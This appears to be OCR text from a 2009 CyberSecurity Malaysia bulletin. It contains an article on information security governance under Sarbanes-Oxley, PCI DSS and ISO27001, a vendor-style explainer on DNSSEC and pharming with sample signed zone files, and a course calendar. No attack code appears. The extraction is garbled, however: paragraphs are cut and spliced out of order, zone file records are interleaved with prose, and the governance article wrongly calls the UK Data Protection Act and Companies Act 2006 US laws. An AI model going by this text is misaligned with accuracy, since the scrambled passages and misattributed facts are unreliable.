¹http://www.kpmg.com.au/Portals/0/FraudSurvey%2006%20WP(web).pdf. The survey sought information about fraud incidents within the respondents' business operations during the period April 2004 to January 2006 new standards for all public company boards, management, and public accounting firms. It also played a vital role for restoring public confidence in the nation's capital markets and strengthening corporate accounting controls.

The act reinforced the principle that shareholders own the corporations and that corporate managers are to work on behalf of shareholders in order to allocate business resources to their optimum use. There were also other acts in the United States such as the Data Protection Act and Companies Act 2006, which made corporate governance a top priority. Companies have to demonstrate compliance that they have tough measures in place in order to secure their information assets. Under the requirements of the Sarbanes-Oxley Act, executives must personally certify a public company's financial results and immediately have to issue reports on the effectiveness of the company's internal controls over financial reporting. Auditors will issue an additional report attesting to management's internal controls report. The Sarbanes-Oxley Act primarily focuses on the accuracy of financial reporting data. Conversely, information security further enhances the reliability and integrity of that reporting. It is therefore imperative that all information assets have to be secured because it relates to business.

company that is processing, storing, or transmitting cardholder data must be PCI DSS compliant.

Information Security should be addressed by adopting a standard's best practices and must be part of corporate governance of any organisation. Management need to govern effectively its information security by embracing technology defences, procedural controls and user commitment. Issues should be presented to and managed at senior management level as information held by organisations today involves client's data, financial data, suppliers pricing, tax details, employee records and more. IT systems are merely a technology infrastructure that enables information retrieval, processing, communication and storage.

Let us consider the issue of a design blueprint for a new product stolen by a contractual or cleaning staff expiry of their tenure. Should the responsibility of protecting such information be placed on the IT Department alone? Certainly no, based on the fact that there was no network device or application that had been compromised due to malware infection.



Another example is the implementation of PCI (Payment Card Industry) Data Security Standard (PCI DSS) realized the comprehensive requirements for enhancing Payment Card Data Security, which was developed by the PCI Security Standards Council. The council included participation of American Express, Discover Financial Services, JCB International, MasterCard Worldwide and Visa Inc. Inc. The PCI security standards are technical and operational requirements that were created to help organizations that process card payments prevent credit card fraud, hacking and various other security vulnerabilities and threats. The standards apply to all organizations that store, process or transmit cardholder data – with guidance for software developers and manufacturers of applications and devices used in those transactions. A merchant or an ecommerce The information, considered highly sensitive and classified could be now in the possession of a competitor/attacker due to negligence, carelessness, work of a disgruntled staff or lack of an internal security control being put into place. Organisation could claim that they are secured and not facing any information breach or incidences, but how can this be proven or be accounted for?

A recognized security metric must be adopted where all information assets can be identified, measured and managed. One of the ways that this can be accomplished is by identifying the threats, designing protective and detective mechanism, implementing information security and security monitoring and response. From a personal and business perspective, information security must be seen as the "protection of valuable information".

To achieve this organizational strategy, it is necessary to have in place a rigorous system that assists with the identification, quantification and categorization of tangible (physical) and intangible (information and people) assets in relation to their importance. Furthermore, such process is necessary to ensure the level of security chosen for a given asset fits for the purpose. Information security is also achieved by evaluating and managing business risk by implementing a suitable set of controls, which could be through policies, best practices, procedures, organizational structures and software functions. These controls are to be established with specific security controls that meet with the business objectives.

We should look no further, as there exists a standard that addresses organizational security needs and sets the security posture. ISO27001 is a gold standard in information security. It is widely and internationally accepted standard and best practices for information security, also known as Information Security Management System (ISMS). potential risk. It is certifiable, meaning giving credibility to organizations. Shareholders, stakeholder, partners and customers will appreciate having certified ISMS in place, which proves that their information is well protected, managed, and supported by the management.

Today, CIOs or CSOs can take a holistic view at overseeing the entire security posture of their organisation by adopting and implementing ISMS. With ISMS, they can look at proactive measures and implement appropriate security controls and processes in various business areas. Risks faced by organisations can also be continually assessed to ensure they are appropriately targeted and a right balance can be struck between prevention, detection and response strategies and consider improvements to current controls in place. Increased focus on prevention of and response to fraud must be priority for organisations, as having a holistic approach to risk management can substantially reduce losses due to information breach and fraud whether it is committed internally or externally.



ISO27001 provides specifications for security developed from the expertise of top information security professionals and practitioners.

This standard provides guidelines for effective Information Security Management System (ISMS) that covers the industry best practices in security through adopting comprehensive set of controls. It is intended to provide the foundation for third party audit and is 'harmonized' with other management standards, such as the ISO 9001 (quality management) and ISO 14001 (environmental management).

The systematic approach of ISMS can protect business and satisfy corporate governance obligations against

Davis, Schiller & Wheeler, 2007. IT Auditing "Using Controls to Protect Information Assets" 307 -309. McGraw Hill

Using International Standards in your Compliance Program


http://www.securecomputing.net.au/tools/print. aspx?CIID=88693.

Risk Management

http://www.securecomputing.net.au/tools/print. aspx?CIID=80928. Date viewed 17/3/2009

A lesson from PCI, http://www.securecomputing.net.au/ tools/print.aspx?CIID=90477 KPMG Fraud Survey 2006 covering Australia and New Zealand.

Why do you need DNSSEC?



DNSSEC means "Secure" DNS. It is an IETF (Internet Engineering Task Force) defined and approved extension to DNS intended to prevent certain kinds of attack against DNS. To understand DNSSEC we must first discuss DNS.

DNS is one of the critical mechanisms that make the Internet usable today. DNS translates "fully qualified domain names" (such as *www.ietf.org*) into "IP addresses" (64.170.98.32 which is an IPv4 address, or 2001:1890:1112:1:20, which is an IPv6 address). It can translate IP addresses back into fully qualified domain names (called a "reverse lookup"). DNS is also used to publish the names of preferred servers for a domain for services such as e-mail (MX records) and SIP or LDAP (SRV records).

No single server could handle all of the mappings between node-names and IP addresses, or the far larger number of lookups made by client systems of DNS servers. Even the process of keeping all those mappings up to date and accurate would overwhelm a single system. Therefore, DNS is a completely decentralized, distributed database. Both the database engine and the data are distributed across literally millions of servers (one estimate is that there are over 20 million DNS servers in the Internet today). Many of these DNS servers were deployed by people with insufficient time or expertise to secure them.

Some of these DNS servers are "authoritative" for the mappings for one or more domains (e.g. for ietf.org). If you happen to ask the authoritative server of a domain for a given mapping within that domain, it answers you directly. All other DNS servers know how to get the current mappings for a node in that domain (e.g. for www.ietf. org) from the authoritative server for that domain, or from another DNS server that has cached (temporarily saved a copy of) the answer from a previous query.

All this is well and good. But what happens if some hacker breaches the security on either the authoritative server, or on a caching server you get an answer from,



and changes the mappings. In other words, a server might have originally contained the correct mapping (www.ietf. org <-> 64.170.98.32), but the hacker changed it to a new mapping (www.ietf.org <-> 123.45.67.89), which happens to be a bogus server in the hacker's control. You type www. ietf.org into your browser's URL box. Your browser does a DNS query against a compromised DNS server and gets the bogus address 123.45.67.89 in response. Your browser connects to that address, and what you see may look a lot like the real www.ietf.org, but is totally under the control of the hacker. This is not good for you. If you enter a credit card on the bogus site (imagine if this were done on www.amazon.com), the hacker has everything she needs in order to charge items to your card. Everything looked completely normal to you. Who checks the numeric IP address returned by DNS, or knows what the valid address is for www.amazon.com anyway? This is called a pharming attack (a harder to detect cousin of the phishing attack done via e-mail).

So how do you prevent hackers from doing pharming attacks? It helps to make your server really hard to break into, with layer after layer of security, especially for authoritative servers. But, what about cached information? Even a secure server has to trust the other DNS servers it gets answers

from. This is actually one way to get bogus mappings into a DNS server - trick it into caching your bogus information instead of the real data. An independent researcher, Dan Kaminsky, recently showed that this is relatively trivial on most DNS servers. Your "secure" DNS server, with its layer upon layer of protection, is now dutifully protecting bogus data!

Encryption of DNS data doesn't help to prevent pharming attacks. It could prevent others from seeing the information being sent back and forth. This is called privacy. But, the information being sent back and forth is not secret; it is readily available from any number of sources. What we want to insure is message integrity (no unauthorized changes to the data) and authenticity (knowing for certain that the data came from the purported sender). The relevant security mechanism for this is the digital signature. A digital signature is not a handwritten signature that has been scanned into digital form. It involves producing a message digest and encrypting that with the signer's private key.

A message digest (such as MD5 or SHA1) is a function that can take any block of data as input and produce a fixed length number (typically 128 or 160 bits), which is called the digest. A message digest algorithm has three important properties:

- 1. The exact same input data will always produce the exact same digest as output, for a given message digest algorithm.
- 2. Any change at all in the input data will (almost certainly) produce a different digest. The better the digest algorithm, the more likely this is with MD5 the odds of two different input blocks producing the same result is about 1 in 1038 not very likely.
- 3. Given the digest, it is essentially impossible to reconstruct the input block it is a one way, or irreversible process.

Note that no encryption key is needed to produce a digest. To check a digest, you run the purported "real" input block through the same function, and if the original digest and the newly generated one match, then the purported data can be assumed to be identical to the original data.

A message digest can be used to insure the integrity of data during transit or in storage. Security practitioners often post things, such as security patches for software, on the Internet, along with the message digest of the original information. You download the information, then run it through the same message digest algorithm, and verify that the new digest matches the digest the poster published. But what if a hacker changes both the information and the digest? This requires a further process, involving a "public key" (asymmetric key) cryptographic algorithm, such as RSA. Most people are familiar with symmetric key algorithms, such as DES or AES. These use the same key to encrypt and decrypt, so the key must remain secret, and known only to the sender and recipient. Asymmetric key algorithms, such as RSA, use a matched pair of keys for each user, called the public key (everyone can publish their public keys), and the private key (everyone needs to keep their private keys secret). If you encrypt something with one key of an asymmetric key pair, say the private key, then only the other key of that pair (in this case the same person's public key) can decrypt it. Even the key used to encrypt the data won't decrypt it!

So let's encrypt the original message digest with the sender's private key; the sender is the only person in the world that can do this. The encrypted digest is called a digital signature. Anyone can decrypt the encrypted digest with the sender's public key. A digital signature is checked (verified) by decrypting the signature, regenerating a new digest from the received data, and comparing the decrypted digest and the newly generated digest. If they match, then we know two things for certain:

- The data has not been tampered with along the way. We have "message integrity" because otherwise, the newly generated digest would be wrong.
- 2. The data definitely came from the sender. We have "sender authentication", as no one else could have possibly generated a signature that would verify correctly with the sender's public key.

If I digitally sign the DNS records in my authoritative server, and you receive what you hope is the real, unmodified data, all you have to do is use my public key to verify the signature I affixed and sent along with the DNS records (actually done by your local DNS server). I only need to digitally sign the data once when I create or modify those DNS records. Any number of retrievals can be made of the digitally signed data, but the local DNS server (used by the client node) must support DNSSEC, and be able to verify the signature just before returning the data to your client. Any pharming attack will be detected.

There are two remaining issues to make this system airtight:

 The publisher of DNS records must carefully protect their private key that they sign data with – anyone who gets a copy of my private key can "assume my identity" and digitally sign bogus data as if they were me. The local DNS server must have some way to verify that what it thinks is the publisher's public key really is theirs and not a key for some hacker who tricked that node into thinking that her key is really mine.

The first issue is handled by keeping the signing private key very secured in an appliance, preferably in a Protected Storage device, such as a Chrysalis key module, a USB "security token", or a Trusted Platform Module (TPM) chip. If possible, the private key should never leave the protected storage (the input data, such as an MD5 digest, is sent into the device, the encryption or decryption happens inside the device, and the result, such as a digital signature, is retrieved from the device). A good key protection device is typically tested to be in compliance with FIPS 140-2. FIPS is the U.S. Federal Information Processing Standards, and FIPS 140-2 is a particular standard that defines how you protect sensitive data in containers. A FIPS 140-2 "level 2" device is adequate for most purposes, and a "level 3" device is secure enough for really sensitive data, such as nuclear missile launch codes or the formula for Coke.

The second issue is handled by having a trusted third

Example

;

A DNS configuration file without DNSSEC enabled look like this: $TTL \ h$

; Origin added to names not ending in a dot: ; hughesnet.org

@ IN SOA LHdns.infoweapons.com. lhughes.infoweapons.com. (

; Serial 5 3h ; Refresh 1h ; Retry 1 w ; Expire 1h) ; Negative caching TTL ; : NS @ IN NS LHdns.infoweapons.com. ; NS glue records ; ; DNSKEY ; Addresses for the canonical names Test 3h IN A 10.50.2.12 party (a "Certification Authority") attest for you and embed your public key in a digital certificate, in the context of a Public Key Infrastructure (PKI). Basically, a digital certificate contains your public key, your name, your e-mail address, the start and end dates of the certificate and a digital signature affixed by the Certification Authority. Anyone who receives your public key in a digital certificate can verify the integrity and authenticity of your public key: they know it is intact and is really your key.

So, DNSSEC is DNS with digital signatures. When I publish my DNS records, I first sign them using my private key and publish both my DNS records and their digital signature. When you retrieve my DNS records, along with the signature, your local DNS server checks the signature using my public key and reports the results to you only if the signature is valid. If a hacker changes my DNS records anywhere along the way, the signature will not be valid. If she tries to replace my signature with a new signature, it will not verify using my public key. She would also have to trick you into thinking her public key was mine. This can be prevented by using my public key embedded in my digital certificate, which would first be verified as authentic (using standard PKI technology).

; ; Sub domain i ;	ncludes
; File written o	vith DNSSEC enabled, looks like this: n Tue Nov 11 12:40:10 2008 one version 9.5.0-P2 . 10800 IN SOA LHdns.infoweapons.com.lhughes.infoweapons.com. (5; serial 10800; refresh (3 hours) 3600; retry (1 hour) 604800; expire (1 week) 3600; minimum (1 hour))
10800 RRSIG	SOA 5 2 10800 20081211034010 (20081111034010 46212 hughesnet.org. eMH4WbyKXQrSu4neGAsbpC7BkpUv1ZInpBxS tMIwMhEIE+BkXf/cyjbJz9+FoRuneD4y1a1g d9qUaw+aBsBEFG101nOKzYXCEhE2qHnh8+45 1sR0230A/0Amo6JOwGGzJFbruCDjmhFYREm+ MNNPyrSlenpapLp7P101SOMSZ7g=)
10800 NS 10800 RRSIG	LHdns.infoweapons.com. NS 5 2 10800 20081211034010 (20081111034010 46212 hughesnet.org. pT3uqjD2+SunY85Rxpti3991aB9YKW9oWd5i BMWO4ioQCQQLM92Rir0Wm1MyBG6p+YF8IDDQ 3bEfIlnytrEI7ZK/NtrVr4YAB7m8alem61ci mOiE7CoRhzaO8wYQYViH7j5UYsftrMWoTbg7
3600 NSEC 3600 RRSIG	E9IrHNk9yatceAbCBvdlRfJdIMI=) test.hughesnet.org. NS SOA RRSIG NSEC DNSKEY NSEC 5 2 3600 20081211034010 (20081111034010 46212 hughesnet.org. rZ02uFGmhLdvZPCXX/+TKe7aXnwhYu2ab1TX DkekBN2j0oSEa24BAo2sXxMF3ICsq87c5rsF 3AML3Lr1UUfln52W9K2Wo1n+CgF9efE6GcMp 9I2N4ys8JM6tr0QWZ4CF3ghHci7E0EJoi0cy 7KobPiKT+SJmTOVcbqHxSjhHbjk=)
10800 DNSKEY	 256 3 5 (AwEAAeWfeFgg0eqXIRzPINybm+71KHbP0dS3 F4eLWOW0mOWWImL0W3pyHx4H2m6FPQ6bCh5A SEQIB3oPpGRd2Ne9xjUGMXkB+QVwOAGxrXnV AG2DgDgrMhwRSHee8bLtjhK6RLdFqgfBflew XJMiguZwWAvatquAiitYSTHTnKiFQMd9); key id = 46212
10800 DNSKEY	 256 3 5 (AwEAAf57PzhM0SVKLt70IH/sjs1b9heb7Yg9 gM3u+8BksMBg11lvytPeGsJQVPmv0V4tOqmK qxj9p6iWKmADIITuaXJ5jII1HS0HNIgCqazp /TbB3fVnJ+9YH5cJ3cpwnCYz6iyc4ofl37x8 IJOUbhLWQ4hioiObxBX1HouHbGEaVn37); key id = 25356
	Y 257 3 5 (AwEAAfOH9/kf5S4cclrCOH93VNmR9HNaFdvp 9QtY3Gc0i1tXsvANW7t+AphhpMNIwX+clod8 qbJRMWbH/Vlqa99r0eyR6lV2EbzU41REnq0d Hr7cTVBsM6SRScw5C4KJxgPlfsGBvsEcZnQe zjoZ12k/6CB6nFV38nBkNQZ4tQ39WyJtA+bo mS2xHyv1I5a9eYw1NtcKklMq/lArg0Mde6Ag gAGo34lUYMSEX8XzrOXPFymO5d8D322+D2yk swgPPHJeh6cnEf/gsaXzUJiHsR9orJKorR5+ P1U43H8wSa2FBmiASALJK6SAZb2pc0da4YDI2Lyawxywf/+VfTg+GU1IMpE=); key id = 51298
10800 RRSIG	DNSKEY 5 2 10800 20081211034010 (

20081111034010 51298 hughesnet.org. osJVen8DM0ByJOb4/ossrU8apCp+x51EAzwa

;

	hQZjzIIgIeNKOZaBXIFygL3cH31WNcQIHX0p
	2PED1u+Du/JXvRuCBHbVjEPV4wXAIFKy+/Gi
	2C1YouH8PE7QNJ2D6PsHk37M59JrDe+Rk5zT
	4LnVeCAdGGrmxLoI7Qstseeh2DpgYC+XZXv5
	3N6a6UKNk3XZHeahdtjS92d9bW2U1FcgGDps
	ugRkXmD1oRfNomWToNAVcUG7gNSRYJ7nw540
	fZb2JSlv7bt605+fARdpDCsJ0kaE3HSFg7RO 1gIzf6fB7js4i19acYF81gK3icN6GZIgaZP+
	RNwbSAC5ClD68fieJA==)
test.hughesnet.org	.10800 IN A 10.50.2.12 10800 RRSIG A 5 3 10800 20081211034010 (
	20081111034010 46212 hughesnet.org. zwJSgMurrhzntk5GBWJnM8aQCbbKQTUMDyxN
	sI4B9zHQPNacdN7OvIpLABJsvbLfBashQ3R0
	g89v8lz1c4X/Dvom1VgL8qs3hXL3XVUZAjpG
	EcWIq4nPO2gfAvqUjA31H0wkgTmSlMmtG4Za na4mABMw0vzcjg4OsavFPreRuhY=)
3600 NSEC	hughesnet.org. A RRSIG NSEC
3600 RRSIG	NSEC 5 3 3600 20081211034010 (
	20081111034010 46212 hughesnet.org.
	sjcl+p70vBSqc/7AhWBxMvv9X1OjDpZxEtFr
	74VdeMNa5rDmfJMoQww32q/UgIm4IEKX5h26
	9gvuXf9IZKxOsLuVvawWca7W0cAOuNXUkJRE
	Q1K5exEl2JzpdiPfd2jAelblfk5/jir+8Hqu TRILtB4/Rb31p5O1jZUwxTlrwMw=)

Summary

The advantages of DNSSEC are pretty clear:

- You can know for certain that the records someone publishes really came from that person and have not been tampered with, which means you can trust their DNS records.
- There is really no other way to secure DNS records against a pharming attack

The technical issues that must be addressed during implementation of DNSSEC are described below:

- On the server side, the DNS server must support DNSSEC; the operator must have signed his records using his protected private key, and made his public key available in a trusted "client" digital certificate.
- 2. The local DNS server (which your client node actually connects to) must also support DNSSEC, and for each retrieval, digital signature verification is performed (which affects server performance). In our case, we can handle about 40,000 queries per second on our entry level product without DNSSEC enabled, or about 37,000 queries per second with it enabled. Some of our competitors can only manage about 4,000 queries per second with DNSSEC enabled.
- 3. The digitally signed records are a LOT bigger than the original records (see above example). This slows down transmission time and increases network traffic.
- 4. The local DNS server must have a copy of each signer's public keys, in digital certificates, which it must verify as authentic, not expired, and not revoked (using a PKI), before using them.
- 5. Managing a DNSSEC compliant DNS server is more complicated than managing a non-secure DNS server (unless you have an appliance that automates much of this). In our case, once the server is configured to

support DNSSEC (takes only a few minutes, and involves choosing key length, etc); you need only check a box for any domain to specify that it should be signed. Some of our competitors require extensive UNIX command line work, including running PERL scripts and using a text editor to cut and paste configuration files.

6. The digital signatures of the DNS records must be regenerated every time something changes in the zone data on the authoritative server. They also are regenerated periodically even if no changes are made, for security reasons. On our box, this only takes a few seconds even for very large zones.

Some people argue that everyone must use DNSSEC before it is useful. Clearly this is not true. As long as critical sites, ones which a pharming attack could present a serious problem, use DNSSEC that is a big win. If the root zone of a tree (e.g. the .gov top level domain) is signed, then second level zones (e.g. irs.gov) do not need to publish their own public keys, and can easily "inherit" the signing key of the root. Ideally, the top domain (".") would be signed, then you would need only one trusted root! In reality, it will take a while before we reach that state – until then any subtree can be signed (e.g. the entire .gov domain tree will be signed prior to Dec 2009).

Implementing DNSSEC will be helpful to you if:

- You own one or more domains that are potential targets for pharming attacks. For example, you are an online retailer that accepts credit cards, a bank, a military or governmental site, etc.
- You have already been the target of a pharming attack.
- You are required by government or company policies to deploy it.

Training Calendar 2009

ltem	Item Course Title	Duration (days)	Fee	Jan	Feb	March	April	May	June	ylul	Aug	Sept	Oct	Νον	Dec	
-	CISSP CBK Review Seminar	5	RM4,180				6-10				3-7					
2	SSCP CBK Review Seminar	3	RM2,508								10-12					
m	CISSP Exam	-	USD599*		21			16				12				
4	SSCP Exam	-	USD469*		21			16				12			5	
S	Security Essential Training	2	RM1,500							6-7				23-24	5	
9	Incident Response & Handling Training	n	RM2,000											23-25		
~	Wireless Communication Training	З	RM3,000					5-7					13-15			
∞	Wireless Security Training	2	RM2,000							27-28						
6	Web Application Security	m	RM3,500		17-19										2-3	
* Earl	* Early Bird discounted at USD50															
For n Train 1. Ms 2. Mr.	For more information, please contact us : Training and Outreach Department 1. Ms Madihah Zulfa Mohamad +603 - 894(2. Mr. Jazannul Azriq Aripin +603 - 894	ontact us : int +603 - 8946 0849 +603 - 8946 0846	0849													



CyberSecurity Malaysia Level 7, Sapura@MINES, No.7, Jalan Tasik, The Mines Resort City 43300 Seri Kembangan, Selangor Darul Ehsan. Tel: 03-89926888 Fax: 03-89453205

www.cybersecurity.my

An agency under



